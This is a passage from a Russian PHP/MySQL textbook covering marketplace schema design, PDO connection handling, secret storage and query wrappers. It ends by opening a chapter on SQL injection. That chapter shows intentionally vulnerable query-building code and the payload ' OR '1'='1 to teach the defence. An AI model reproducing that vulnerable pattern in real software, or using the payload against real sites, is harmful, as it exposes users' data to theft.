-- Пользователи: покупатели, продавцы, менеджеры, администраторы
-- =====

CREATE TABLE polzovateli (
    id            INT AUTO_INCREMENT PRIMARY KEY,
    email         VARCHAR(255) NOT NULL,
    parol_hash    VARCHAR(255) NOT NULL COMMENT 'хеш, никогда не сам пароль',
    imya          VARCHAR(255) NOT NULL,
    telefon       VARCHAR(32)  NOT NULL DEFAULT '',
    rol           ENUM('pokupatel', 'prodavec', 'manager', 'admin')
                NOT NULL DEFAULT 'pokupatel',
    aktivnyi      TINYINT(1) NOT NULL DEFAULT 1,
    sozdan        DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,
    izmenen       DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,

    UNIQUE KEY uniq_email (email),
    KEY idx_rol (rol)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Продавцы: магазины на маркетплейсе
-- =====

CREATE TABLE prodavcy (
    id            INT AUTO_INCREMENT PRIMARY KEY,
    polzovatel_id INT NOT NULL,
    nazvanie      VARCHAR(255) NOT NULL,
    gorod         VARCHAR(128) NOT NULL DEFAULT '',
    opisanie      TEXT,
    komissiya_procent DECIMAL(5,2) NOT NULL DEFAULT 10.00,
    status        ENUM('na_proverke', 'odobren', 'zablokirovan')
                NOT NULL DEFAULT 'na_proverke',
    sozdan        DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,

    UNIQUE KEY uniq_polzovatel (polzovatel_id),
    KEY idx_status (status),
    CONSTRAINT fk_prodavec_polzovatel
    FOREIGN KEY (polzovatel_id) REFERENCES polzovateli(id)

```

```

        ON DELETE RESTRICT
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Категории каталога, с вложенностью
-- =====

CREATE TABLE kategorii (
    id            INT AUTO_INCREMENT PRIMARY KEY,
    roditel_id    INT DEFAULT NULL COMMENT 'NULL = раздел верхнего уровня',
    nazvanie      VARCHAR(128) NOT NULL,
    chpu         VARCHAR(128) NOT NULL COMMENT 'для адреса: tormoznye-kolodki',
    poryadok      INT NOT NULL DEFAULT 0,
    aktivnaya     TINYINT(1) NOT NULL DEFAULT 1,

    UNIQUE KEY uniq_chpu (chpu),
    KEY idx_roditel (roditel_id),
    CONSTRAINT fk_kategoriya_roditel
        FOREIGN KEY (roditel_id) REFERENCES kategorii(id)
        ON DELETE SET NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Товары
-- =====

CREATE TABLE tovary (
    id            INT AUTO_INCREMENT PRIMARY KEY,
    prodavec_id  INT DEFAULT NULL COMMENT 'NULL = товар самого магазина',
    kategoriya_id INT DEFAULT NULL,

    nazvanie      VARCHAR(255) NOT NULL,
    artikul       VARCHAR(64)  NOT NULL,
    brend         VARCHAR(64)  NOT NULL DEFAULT '',
    opisanie      TEXT,

    cena          INT NOT NULL COMMENT 'в дирамах: 1 сомони = 100',
    cena_zakupki  INT NOT NULL DEFAULT 0 COMMENT 'покупателю не показывается',
    ostatok       INT NOT NULL DEFAULT 0,

    foto          VARCHAR(255) NOT NULL DEFAULT '',
    status        ENUM('chernovik', 'na_moderacii', 'opublikovan', 'otklonen')

```



```

        NOT NULL DEFAULT 'chernovik',
aktivnyi      TINYINT(1) NOT NULL DEFAULT 1,

sozdan        DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,
izmenen       DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,

KEY idx_artikul (artikul),
KEY idx_brend (brend),
KEY idx_prodavec (prodavec_id),
KEY idx_kategoriya (kategoriya_id),
KEY idx_katalog (aktivnyi, status, ostatok),
FULLTEXT KEY ft_poisk (nazvanie, opisanie),

CONSTRAINT fk_tovar_prodavec
    FOREIGN KEY (prodavec_id) REFERENCES prodavcy(id) ON DELETE RESTRICT,
CONSTRAINT fk_tovar_kategoriya
    FOREIGN KEY (kategoriya_id) REFERENCES kategorii(id) ON DELETE SET NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Заказы
-- =====

CREATE TABLE zakazy (
    id          INT AUTO_INCREMENT PRIMARY KEY,
    nomer        VARCHAR(32) NOT NULL COMMENT 'человеческий номер: 2026-001024',
    polzovatel_id INT DEFAULT NULL COMMENT 'NULL = заказ без регистрации',

    klient_imya  VARCHAR(255) NOT NULL,
    klient_telefon VARCHAR(32) NOT NULL,
    klient_adres VARCHAR(500) NOT NULL DEFAULT '',

    summa_tovarov INT NOT NULL DEFAULT 0 COMMENT 'в дирамах',
    summa_dostavki INT NOT NULL DEFAULT 0,
    summa_itogo   INT NOT NULL DEFAULT 0,

    sposob_dostavki ENUM('samovyvoz','kurier','pochta') NOT NULL DEFAULT
'samovyvoz',
    sposob_oplaty   ENUM('nalichnye','karta','perevod') NOT NULL DEFAULT
'nalichnye',

```

```

        status
ENUM('novyi','podtverzhden','sobran','otpravlen','dostavlen','otmenen')
        NOT NULL DEFAULT 'novyi',

    kommentariy    TEXT,

    sozdan          DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,
    izmenen         DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,

    UNIQUE KEY uniq_nomer (nomer),
    KEY idx_polzovatel (polzovatel_id),
    KEY idx_status (status),
    KEY idx_sozdan (sozdan),

    CONSTRAINT fk_zakaz_polzovatel
        FOREIGN KEY (polzovatel_id) REFERENCES polzovатели(id) ON DELETE SET NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Позиции заказа
-- =====

CREATE TABLE zakaz_tovary (
    id                INT AUTO_INCREMENT PRIMARY KEY,
    zakaz_id          INT NOT NULL,
    tovar_id          INT DEFAULT NULL COMMENT 'NULL, если товар потом удалили',
    prodavec_id       INT DEFAULT NULL,

    -- Копии на момент заказа: их нельзя брать из справочников
    nazvanie          VARCHAR(255) NOT NULL,
    artikl            VARCHAR(64)  NOT NULL DEFAULT '',
    cena              INT NOT NULL COMMENT 'цена в момент покупки',
    kolichestvo       INT NOT NULL DEFAULT 1,
    komissiya_procent DECIMAL(5,2) NOT NULL DEFAULT 0,

    KEY idx_zakaz (zakaz_id),
    KEY idx_tovar (tovar_id),
    KEY idx_prodavec (prodavec_id),

    CONSTRAINT fk_pozicia_zakaz
        FOREIGN KEY (zakaz_id) REFERENCES zakazy(id) ON DELETE CASCADE,
    CONSTRAINT fk_pozicia_tovar

```

```

        FOREIGN KEY (tovar_id) REFERENCES tovary(id) ON DELETE SET NULL
    ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

-- =====
-- Корзина
-- =====

CREATE TABLE korzina (
    id          INT AUTO_INCREMENT PRIMARY KEY,
    polzovatel_id INT DEFAULT NULL,
    sessiya     VARCHAR(128) NOT NULL DEFAULT '' COMMENT 'для
незарегистрированных',
    tovar_id     INT NOT NULL,
    kolichestvo INT NOT NULL DEFAULT 1,
    izmenena     DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,

    UNIQUE KEY uniq_pozicia (polzovatel_id, sessiya, tovar_id),
    KEY idx_izmenena (izmenena),

    CONSTRAINT fk_korzina_tovar
        FOREIGN KEY (tovar_id) REFERENCES tovary(id) ON DELETE CASCADE
    ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;

```

РАЗБИРАЕМСЯ

Разбор ключевых решений

Каждое из них — ответ на реальную проблему. Разберём, чтобы вы понимали не «как», а «почему».

► 1. ENUM для статусов

```
status ENUM('novyi', 'podtverzhdnen', 'sobran', 'otpravlen', 'dostavlen', 'otmenen')
```

ENUM — список допустимых значений. База **не даст** записать что-то другое.

Альтернатива — **VARCHAR**, но тогда однажды в базе появятся **novyi**, **Новый**, **new** и **NEW** — и никакие отчёты не сойдутся.

⚠ Минус `ENUM`: добавить новый статус — значит изменить структуру таблицы, а это блокировка на больших таблицах. Если статусов много и они меняются — делайте отдельную таблицу-справочник.

► 2. Копии данных в позиции заказа

```
nazvanie VARCHAR(255) NOT NULL,  
цена INT NOT NULL,  
komissiya_procent DECIMAL(5,2) NOT NULL
```

Мы уже говорили об этом в главе 29, но повторим — это важно.

В `zakaz_tovary` дублируются название, цена и процент комиссии. Кажется нарушением правила «не дублировать».

Но это осознанное исключение. Заказ — документ о факте, а не ссылка на текущее состояние. Товар подорожает, продавец сменит условия, товар вообще уберут из каталога — старый заказ должен остаться таким, каким был.

Правило: справочники хранят текущее, документы — зафиксированное.

► 3. `ON DELETE` — что делать со связанными записями

ПОВЕДЕНИЕ	ЧТО ПРОИСХОДИТ	ГДЕ ПРИМЕНИЛИ
<code>RESTRICT</code>	Запретить удаление, пока есть связанные	Продавец с товарами
<code>CASCADE</code>	Удалить связанные тоже	Позиции при удалении заказа
<code>SET NULL</code>	Обнулить ссылку	Категория у товара

Выбор не случаен:

- Продавца с товарами удалить нельзя — `RESTRICT`. Иначе останутся товары-сироты.
- Позиции без заказа бессмысленны — `CASCADE`.
- Товар без категории существовать может — `SET NULL`.

► 4. Корзина в базе, а не только в браузере

Помните `localStorage` из главы 18? Корзина там жила только в одном браузере.

Теперь она в базе, и это даёт:

- корзина переезжает между устройствами;
- видно, что люди откладывают, но не покупают;
- можно напомнить о брошенной корзине.

Поле `sessiya` — для незарегистрированных: корзина привязывается к сессии браузера, а при входе переносится на пользователя.

► 5. Составной уникальный ключ

```
UNIQUE KEY uniq_pozicia (polzovatel_id, sessiya, tovar_id)
```

Уникальность по трём полям сразу: один и тот же товар не может попасть в одну корзину дважды. Второе добавление — не новая строка, а увеличение количества.

База следит за этим сама, PHP не нужно ничего проверять.

► 6. Человеческий номер заказа

```
номер VARCHAR(32) NOT NULL COMMENT '2026-001024'
```

У заказа два номера: `id` для базы и `номер` для людей.

Зачем: `id` выдаёт информацию о бизнесе. Заказ №7 говорит покупателю, что вы работаете вторую неделю. Отдельный номер решает это и позволяет задать любой формат.

```
-- Категории
INSERT INTO kategorii (nazvanie, chpu, poryadok) VALUES
('Тормозная система', 'tormoznaya-sistema', 1),
('Фильтры', 'filtry', 2),
('Двигатель', 'dvigatel', 3),
('Электрика', 'elektrika', 4),
('Подвеска', 'podveska', 5);

-- Подкатегории
INSERT INTO kategorii (roditel_id, nazvanie, chpu, poryadok) VALUES
(1, 'Тормозные колодки', 'tormoznye-kołodki', 1),
(1, 'Тормозные диски', 'tormoznye-diski', 2),
(2, 'Масляные фильтры', 'maslyanye-filtry', 1),
(2, 'Воздушные фильтры', 'vozdushnye-filtry', 2);

-- Администратор
INSERT INTO polzovateli (email, parol_hash, imya, rol) VALUES
('admin@autodoc.tj', '$2y$10$ЗАМЕНИТЬ_НА_НАСТОЯЩИЙ_ХЕШ', 'Администратор', 'admin');
```

⚠ **parol_hash**, а не **parol**. Пароли **никогда** не хранятся в открытом виде. Ни в каком виде, ни при каких обстоятельствах. Как правильно — в главе 39.

Проверьте себя перед тем, как продолжить

Хороший приём: прежде чем писать код, убедитесь, что схема отвечает на нужные вопросы. Попробуйте написать запросы для:

1. Каталог: активные опубликованные товары с остатком, по 20 на странице.
2. Товары конкретного продавца.
3. Все заказы покупателя с суммами.
4. Состав заказа с названиями товаров.
5. Сколько заработал каждый продавец за месяц.
6. Товары на модерации.
7. Брошенные корзины старше трёх дней.
8. Топ-10 продаваемых товаров.

Если для какого-то вопроса данных не хватает — лучше узнать это сейчас, а не когда база уже заполнена.

ГРАБЛИ

Грабли

Хранить пароль в открытом виде. Утечка базы = утечка всех паролей, включая те, которыми люди пользуются в почте и банке.

Не фиксировать цену в заказе. История будет переписываться при каждом изменении прайса.

FLOAT для денег. Суммы разойдутся.

Забывать индекс на внешнем ключе. Каждый **JOIN** — полный перебор.

Не думать про ON DELETE. Однажды кто-то удалит продавца, и половина каталога останется без владельца.

Одна таблица на всё. Товары, заказы и пользователи в одной таблице с полем «тип» — так делать нельзя.

Не заложить sozdan и izmenen. Понадобятся обязательно, а прошлое не восстановить.

Задача 31.1. Создайте всю схему у себя. Проверьте, что внешние ключи работают: попробуйте добавить товар несуществующего продавца.

Задача 31.2. Напишите все восемь запросов из раздела «Проверьте себя».

Задача 31.3. Спроектируйте таблицу отзывов: оценка, текст, кто написал, о каком товаре, дата, статус модерации. Какие индексы нужны?

Задача 31.4. Спроектируйте связь «товар подходит к автомобилю». Понадобятся таблицы марок, моделей и связей.

Задача 31.5. Что произойдёт при каждой попытке? Ответьте, потом проверьте:

```
DELETE FROM prodavcy WHERE id = 1;      -- у продавца есть товары
DELETE FROM zakazy WHERE id = 101;      -- у заказа есть позиции
DELETE FROM kategorii WHERE id = 1;     -- у категории есть товары
```

Задача 31.6. Добавьте таблицу для журнала действий администраторов: кто, что, когда, над каким объектом.

Задача 31.7. Придумайте, как хранить несколько фотографий у одного товара. Сейчас поле `foto` одно.

Задача 31.8. Спроектируйте таблицу для истории изменения цен товара. Зачем она может понадобиться?

Задача 31.9. Сравните свою схему со схемой в `sql/` этого репозитория. Что есть там, чего нет у вас? Выпишите три поля и объясните, зачем каждое.

Ответы — в Приложении Г.

Откройте `sql/` — там вся структура настоящего магазина в виде миграций.

Вы увидите таблицы, которых у нас пока нет: `order_sellers` (подзаказы по продавцам), `seller_ledger` (журнал начислений), `seller_payouts` (реестр выплат). Это Фаза 3 проекта — деньги продавцов.

Особенно интересна `seller_ledger`. Баланс продавца там **не хранится числом**. Хранятся все движения: начислено, удержано, выплачено. Баланс — это `SUM` по журналу.

Почему так: число можно случайно перезаписать, и никто не узнает, откуда оно взялось. Журнал позволяет объяснить каждый сомони. Так устроена любая бухгалтерия в мире, и это одно из тех решений, которые окупаются при первом же споре с продавцом.

ИТОГ**Итог**

- Сначала **сущности и связи словами**, потом `CREATE TABLE`.
- 1:N — `id` в таблице «многих». N:M — всегда третья таблица.
- `ENUM` для статусов: база сама не даст записать мусор.
- Справочники хранят текущее, документы — **зафиксированное**. Цена и комиссия копируются в позицию заказа.
- `ON DELETE: RESTRICT` защищает, `CASCADE` удаляет вместе, `SET NULL` обнуляет.
- Корзина в базе переезжает между устройствами.
- Составной `UNIQUE KEY` защищает от дублей на уровне базы.
- Отдельный человеческий номер заказа не выдаёт обороты бизнеса.
- **Пароли только хешами.**
- Проверьте схему запросами **до** того, как зальёте данные.

Часть VI закончена. База спроектирована.

Дальше — соединим её с PHP и наконец заменим массив в файле на настоящие данные.

PDO: подключаемся к базе

ЗАЧЕМ ЭТО

Зачем эта глава

База спроектирована, PHP освоен. Осталось их познакомить.

В этой главе научимся подключаться к MySQL из PHP, выполнять запросы и — что важнее — **правильно организовать подключение**, чтобы не пришлось переделывать через месяц.

Плюс разберём тему, которую обычно откладывают и потом жалеют: **куда девать пароль от базы**, чтобы он не попал в репозиторий.

РАЗБИРАЕМСЯ

PDO — единый способ говорить с базой

PDO (*PHP Data Objects*) — встроенный в PHP слой для работы с базами.

Есть и другие способы (старый `mysql_*`, чуть менее старый `mysqli`), но PDO лучше по трём причинам:

- 1. Один код для разных баз.** Переехали с MySQL на PostgreSQL — меняется одна строка подключения.
- 2. Подготовленные запросы из коробки** — защита от SQL-инъекций (глава 33).
- 3. Понятные ошибки** через исключения.

⚠ Если увидите в старом коде или статье функции `mysql_query`, `mysql_connect` — **не используйте их**. Они удалены из PHP 7 и небезопасны.

► Разбор строки подключения

⚠ **charset=utf8mb4** обязателен. Без него русский текст может приехать в другой кодировке — те самые кракозябры, только теперь из базы.

► Три настройки, которые надо задать всегда

Эти три строки стоит просто запомнить и писать всегда. Каждая закрывает реальную

проблему.

РАЗБИРАЕМСЯ

Куда девать пароль

Вот тема, которую нельзя откладывать.

► Как делать нельзя

```
// config.php — файл лежит в репозитории  
define('DB_PAROL', 'SuperSecret123');
```

Загрузили проект на GitHub — пароль от базы стал публичным. И даже если удалить его следующим коммитом, он останется в истории git навсегда.

Существуют программы, которые круглосуточно сканируют GitHub в поисках паролей и ключей. Находят за минуты.

► Как правильно

Держите настройки в файле, который не попадает в репозиторий:

```
config/  
├─ db.php           ← общие настройки, в git  
└─ db_credentials.php ← пароли, в .gitignore
```

```
// config/db.php — в репозитории  
$nastroyki = [  
    'host'    => 'localhost',  
    'baza'    => 'magazin',  
    'charset' => 'utf8mb4',  
];  
  
// Пароли подтягиваем из файла, которого нет в git  
$sekrety = __DIR__ . '/db_credentials.php';  
if (!file_exists($sekrety)) {  
    exit('Нет файла с доступами. Скопируйте db_credentials.example.php');  
}  
  
$nastroyki = array_merge($nastroyki, require $sekrety);
```

```
// config/db_credentials.php — в .gitignore
return [
    'polzovatel' => 'magazin_user',
    'parol'      => 'настоящий_пароль',
];
```

```
# .gitignore
config/db_credentials.php
```

И обязательно положите рядом **пример** — `db_credentials.example.php` с пустыми значениями. Тогда новый разработчик сразу поймёт, что нужно создать.

Второй способ — переменные окружения:

```
$parol = getenv('DB_PAROL') ?: '';
```

Так делают на современных хостингах и в контейнерах. Пароль задаётся в настройках сервера, а в коде его нет вообще.

 **Правило без исключений: секретов в репозитории быть не должно.** Ни паролей, ни ключей API, ни токенов. Никогда.

```
<?php
// includes/db.php

/**
 * Подключение к базе. Создаётся один раз за запрос и переиспользуется.
 */
function db(): PDO
{
    static $pdo = null;

    if ($pdo !== null) {
        return $pdo;
    }

    $nastroyki = require __DIR__ . '/../config/db.php';

    $dsn = sprintf(
        'mysql:host=%s;dbname=%s;charset=%s',
        $nastroyki['host'],
        $nastroyki['baza'],
        $nastroyki['charset']
    );

    try {
        $pdo = new PDO($dsn, $nastroyki['polzovatel'], $nastroyki['parol'], [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
            PDO::ATTR_EMULATE_PREPARES => false,
        ]);
    } catch (PDOException $e) {
        // Покупателю — вежливо, в лог — подробно.
        // Текст ошибки PDO содержит адрес сервера и имя пользователя,
        // показывать его посетителю нельзя.
        error_log('Не удалось подключиться к базе: ' . $e->getMessage());
        http_response_code(503);
        exit('Сайт временно недоступен. Попробуйте через несколько минут.');
```

```
return $pdo;
}
```

► Что здесь важного

`static $pdo` — переменная, которая помнит значение между вызовами функции.

Подключение создастся один раз, а при повторных вызовах вернётся готовое.

Без этого каждый вызов `db()` открывал бы новое соединение — а их количество у базы ограничено.

`try / catch` — обработка исключений. Если подключение не удалось, PDO бросает `PDOException`, и мы её ловим.

Разные сообщения для лога и для человека. Текст ошибки PDO содержит имя сервера, базы и пользователя. Показать его посетителю — значит выдать половину информации, нужной для взлома.

Правило: подробности — в лог, посетителю — вежливое сообщение.

РАЗБИРАЕМСЯ

Выполняем запросы

► Запрос без данных от пользователя

```
$stroki = db()->query('SELECT id, nazvanie, cena FROM tovary WHERE aktivnyi = 1')
        ->fetchAll();

foreach ($stroki as $t) {
    echo $t['nazvanie'];
}
```

`query()` годится **только** когда в запросе нет ничего от пользователя. Как только появляются данные извне — нужны подготовленные запросы (глава 33).

► Способы забрать результат

```
$st = db()->query('SELECT * FROM tovary');

$vse = $st->fetchAll();           // все строки массивом
$odna = $st->fetch();             // одна строка, потом следующая
$znachenie = $st->fetchColumn(); // одно значение из первого столбца
```

Для одного значения — `fetchColumn()` :

```
$vsego = db()->query('SELECT COUNT(*) FROM tovary WHERE aktivnyi = 1')
->fetchColumn();
```

► Когда результат большой

```
// ❌ Сто тысяч строк в память разом
$vse = db()->query('SELECT * FROM tovary')->fetchAll();

// ✅ По одной строке
$st = db()->query('SELECT * FROM tovary');
while ($t = $st->fetch()) {
    // обрабатываем
}
```

`fetchAll()` удобен, но грузит всё в память. Для каталога на двадцать товаров — нормально. Для выгрузки прайса на сто тысяч — способ уронить сервер.

Писать `db()->prepare(...)->execute(...)->fetchAll()` каждый раз утомительно. Сделаем короткие обёртки:

```
<?php
// includes/db.php (продолжение)

/** Много строк. */
function zapros(string $sql, array $parameter = []): array
{
    $st = db()->prepare($sql);
    $st->execute($parameter);
    return $st->fetchAll();
}

/** Одна строка или null. */
function zapros_odin(string $sql, array $parameter = []): ?array
{
    $st = db()->prepare($sql);
    $st->execute($parameter);
    $stroka = $st->fetch();
    return $stroka === false ? null : $stroka;
}

/** Одно значение. */
function zapros_znachenie(string $sql, array $parameter = [])
{
    $st = db()->prepare($sql);
    $st->execute($parameter);
    return $st->fetchColumn();
}

/** Изменение данных. Возвращает число затронутых строк. */
function vypo_lnit(string $sql, array $parameter = []): int
{
    $st = db()->prepare($sql);
    $st->execute($parameter);
    return $st->rowCount();
}
```

```

/** Номер только что добавленной строки. */
function posledniy_id(): int
{
    return (int) db()->lastInsertId();
}

```

Теперь код становится коротким:

```

$tovary = zapros('SELECT * FROM tovary WHERE brend = ?', ['Bosch']);
$tovar  = zapros_odin('SELECT * FROM tovary WHERE id = ?', [42]);
$vsego  = zapros_znachenie('SELECT COUNT(*) FROM tovary WHERE aktivnyi = 1');
$izmeneno = vpolnit('UPDATE tovary SET ostatok = ostatok - ? WHERE id = ?', [3,
42]);

```

Вопросительные знаки — это и есть подготовленные запросы. Подробно разберём в следующей главе, а пока запомните: данные передаются отдельно от запроса.

код Заменяем массив на базу

Помните обещание из главы 25? Мы вынесли данные за функции, чтобы переход на базу не потребовал переписывать страницы. Проверим.

Было (`includes/tovary.php`):

```

function vse_tovary(): array {
    return [
        ['id'=>1, 'nazvanie'=>'Тормозные колодки Bosch', ...],
        ['id'=>2, 'nazvanie'=>'Масляный фильтр Mann', ...],
    ];
}

function tovar_po_id(int $id): ?array {
    foreach (vse_tovary() as $t) {
        if ($t['id'] === $id) return $t;
    }
    return null;
}

```

Стало:

```

<?php
// includes/tovary.php
require_once __DIR__ . '/db.php';

function vse_tovary(): array
{
    return zapros('
        SELECT id, nazvanie, artikl, brend, kategoriya_id, cena, ostatok
        FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan"
        ORDER BY nazvanie
    ');
}

function tovar_po_id(int $id): ?array
{
    return zapros_odin('
        SELECT id, nazvanie, artikl, brend, kategoriya_id, cena, ostatok, opisanie
        FROM tovary
        WHERE id = ? AND aktivnyi = 1
    ', [$id]);
}

function vse_brendy(): array
{
    $stroki = zapros('
        SELECT DISTINCT brend
        FROM tovary
        WHERE aktivnyi = 1 AND brend <> ""
        ORDER BY brend
    ');
    return array_column($stroki, 'brend');
}

```

Страницы `index.php` и `tovar.php` не изменились ни на строчку.

Вот ради чего мы городили функции вместо простого массива. Это называется **слой доступа к данным**, и он окупается каждый раз, когда меняется источник.

⚠ Одно отличие всё-таки есть, и о нём стоит знать заранее: раньше `vse_tovary()` можно было вызывать сколько угодно — это был массив в памяти. Теперь **каждый вызов** — **запрос к базе**. Не вызывайте функцию внутри цикла.

```
try {
    vpolnit('INSERT INTO tovary (artikul, nazvanie) VALUES (?, ?)',
            ['W71280', 'Масляный фильтр']);
} catch (PDOException $e) {
    // 23000 — нарушение уникального ключа
    if ($e->getCode() === '23000') {
        $oshibka = 'Товар с таким артикулом уже есть';
    } else {
        error_log('Ошибка базы: ' . $e->getMessage());
        $oshibka = 'Не удалось сохранить. Попробуйте позже.';
    }
}
```

Коды, которые встречаются чаще всего:

КОД	ЧТО ОЗНАЧАЕТ
23000	Нарушен уникальный ключ или внешний ключ
42S02	Таблица не найдена
42S22	Столбец не найден
HY000	Общая ошибка, смотрите текст

Правило: ожидаемые ошибки обрабатывайте, неожиданные — логируйте. Дубликат артикула — ожидаемая ситуация, о ней сообщаем человеку. Пропавшая таблица — неожиданная, о ней сообщаем себе в лог.

Каталог, который теперь живёт из базы данных:

Автозапчасти Firdavs
Худжанд

ГлавнаяКаталогКонтакты

Каталог запчастей

Поиск

название или артикул

Бренд

Все бренды ▾

Категория

Все категории ▾

Сортировка

По умолчанию ▾

☐ Только в наличии

Показать

Найдено 11 товаров · страница 1 из 2

Аккумулятор Bosch S4
Артикул: 0092S40050 · Bosch
950.00 сомони

Воздушный фильтр Mann
Артикул: C25114 · Mann
65.00 сомони

Масляный фильтр Mann
Артикул: W71280 · Mann
45.00 сомони

Ремень ГРМ Bosch
Артикул: 1987949095 · Bosch
310.00 сомони

Внешне ничего не изменилось — и это хорошая новость. Изменился источник: товары приходят из `SELECT`, а не из массива в файле.

Теперь их можно добавлять через админку, их могут быть десятки тысяч, и они переживают перезапуск сервера.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>new PDO(\$dsn, \$user, \$pass, \$opci)</code>	Подключиться к базе
<code>mysql:host=...;dbname=...;charset=utf8mb4</code>	Строка подключения
<code>ATTR_ERRMODE => ERRMODE_EXCEPTION</code>	Ошибки бросают исключение
<code>ATTR_DEFAULT_FETCH_MODE => FETCH_ASSOC</code>	Результат — ассоциативный массив
<code>ATTR_EMULATE_PREPARES => false</code>	Настоящие подготовленные запросы
<code>query()</code>	Запрос без данных от пользователя
<code>prepare()</code> / <code>execute()</code>	Подготовленный запрос
<code>fetchAll()</code>	Все строки
<code>fetch()</code>	Одна строка, потом следующая
<code>fetchColumn()</code>	Одно значение
<code>rowCount()</code>	Сколько строк затронуто
<code>lastInsertId()</code>	Номер добавленной строки
<code>static \$pdo</code>	Переменная помнит значение между вызовами
<code>try / catch (PDOException)</code>	Поймать ошибку базы
<code>error_log()</code>	Записать в лог сервера

ГРАБЛИ

Грабли

Пароль от базы в репозитории. Секреты в отдельном файле, который в `.gitignore`.

Забыть `charset=utf8mb4`. Русский текст превратится в кракозябры.

Не включить `ERRMODE_EXCEPTION`. PDO молча вернёт `false`, и вы будете искать причину вслепую.

Подключаться к базе в каждой функции. Одно подключение на запрос, через `static`.

Показывать текст ошибки базы посетителю. Он содержит имена сервера, базы и пользователя.

`fetchAll()` на огромной выборке. Память кончится. Читайте по строке.

Вызывать функцию с запросом внутри цикла. Проблема N+1 из главы 30.

Использовать `mysql_*`. Удалены из PHP 7, небезопасны.

ЗАДАЧИ

Задачи

Задача 32.1. Создайте базу и таблицы из главы 31, подключитесь к ним из PHP и выведите список товаров.

Задача 32.2. Сделайте `includes/db.php` со всеми функциями-обёртками из главы.

Задача 32.3. Настройте хранение пароля вне репозитория: файл в `.gitignore` плюс пример рядом.

Задача 32.4. Перепишите `includes/tovary.php` на базу. Убедитесь, что `index.php` и `tovar.php` не пришлось менять.

Задача 32.5. Что произойдёт в каждом случае? Проверьте:

1. Неверный пароль в настройках.
2. Опечатка в имени таблицы.
3. Запрос к несуществующему столбцу.

Задача 32.6. Напишите функцию `товаров_vsego(): int`, возвращающую количество активных товаров, через `запрос_значение`.

Задача 32.7. Добавьте в `запрос()` замер времени: если запрос выполнялся дольше 100 мс, запишите его в лог. Пригодится в главе 56.

Задача 32.8. Сделайте страницу «Статистика»: сколько товаров, на какую сумму склад, сколько брендов, сколько категорий. Каждое число — отдельный запрос через `zapros_znachenie`.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `includes/` этого репозитория и найдите файл подключения к базе. Увидите те же три настройки PDO и ту же схему с `static`.

Особенно посмотрите, откуда берутся пароли. В проекте два места: `git-ignored config/db_credentials.php` и таблица `site_settings` для ключей внешних сервисов, которые редактируются через суперадминку.

Второй способ интереснее: ключ API поставщика меняется без правки кода и без доступа к серверу. Владелец магазина заходит в админку и вставляет новый.

Правило проекта записано в `CLAUDE.md` прямым текстом: **секреты никогда не в git**. Это не рекомендация, а требование.

ИТОГ Итог

- PDO — современный способ работы с базой. `mysql_*` не использовать.
- Три обязательные настройки: исключения, `FETCH_ASSOC`, отключённая эмуляция.
- `charset=utf8mb4` в строке подключения.
- Секреты — вне репозитория. Отдельный файл в `.gitignore` плюс пример.
- Одно подключение на запрос через `static $pdo`.
- Обёртки `zapros`, `zapros_odin`, `zapros_znachenie`, `vypolnit` делают код короче.
- `fetchAll()` для небольших выборок, `fetch()` в цикле для больших.
- Ошибки: подробности в лог, посетителю вежливое сообщение.
- Слой доступа к данным окупился: страницы не пришлось менять.

Дальше — самая важная глава по безопасности: подготовленные запросы и SQL-инъекции.

Запросы с параметрами и SQL-инъекции

ЗАЧЕМ ЭТО

Зачем эта глава

Это самая важная глава по безопасности во всей книге.

SQL-инъекция — способ взлома, при котором злоумышленник через обычное поле на сайте заставляет вашу базу выполнить чужой запрос. Прочитать все пароли. Изменить цены. Удалить таблицы.

Она держится в списке самых опасных уязвимостей уже двадцать лет — не потому, что её трудно предотвратить, а потому, что её легко случайно допустить.

Хорошая новость: защита занимает одну строчку. Плохая: если её не написать, взлом займёт минуту, и сделает его не хакер, а школьник по видео из интернета.

Разберём, как это работает, и главное — увидим своими глазами.

РАЗБИРАЕМСЯ

Как ломают

► Уязвимый код

```
$artikul = $_GET['artikul'];  
$sql = "SELECT * FROM tovary WHERE artikul = '$artikul'";  
$stroki = db()->query($sql)->fetchAll();
```

Выглядит невинно. Человек ищет артикул `W71280`, получается запрос:

```
SELECT * FROM tovary WHERE artikul = 'W71280'
```

Работает.

► А теперь введём другое

Злоумышленник вводит в то же поле:

```
' OR '1'='1
```

Подставляем в шаблон и смотрим, что получилось:

```
SELECT * FROM tovary WHERE artikel = '' OR '1'='1'
```

Читаем: «выбери товары, где артикул пустой **или** единица равна единице».

Единица всегда равна единице. Условие истинно для **каждой** строки.

База отдаст весь каталог.

► Почему так вышло

Ключевая мысль, ради которой написана глава:

*База не различает, где ваш запрос, а где данные пользователя. Она видит **одну строку текста** и выполняет её целиком.*

Кавычка, введённая человеком, **закрыла** вашу кавычку. Всё, что шло дальше, стало частью запроса, а не данными.

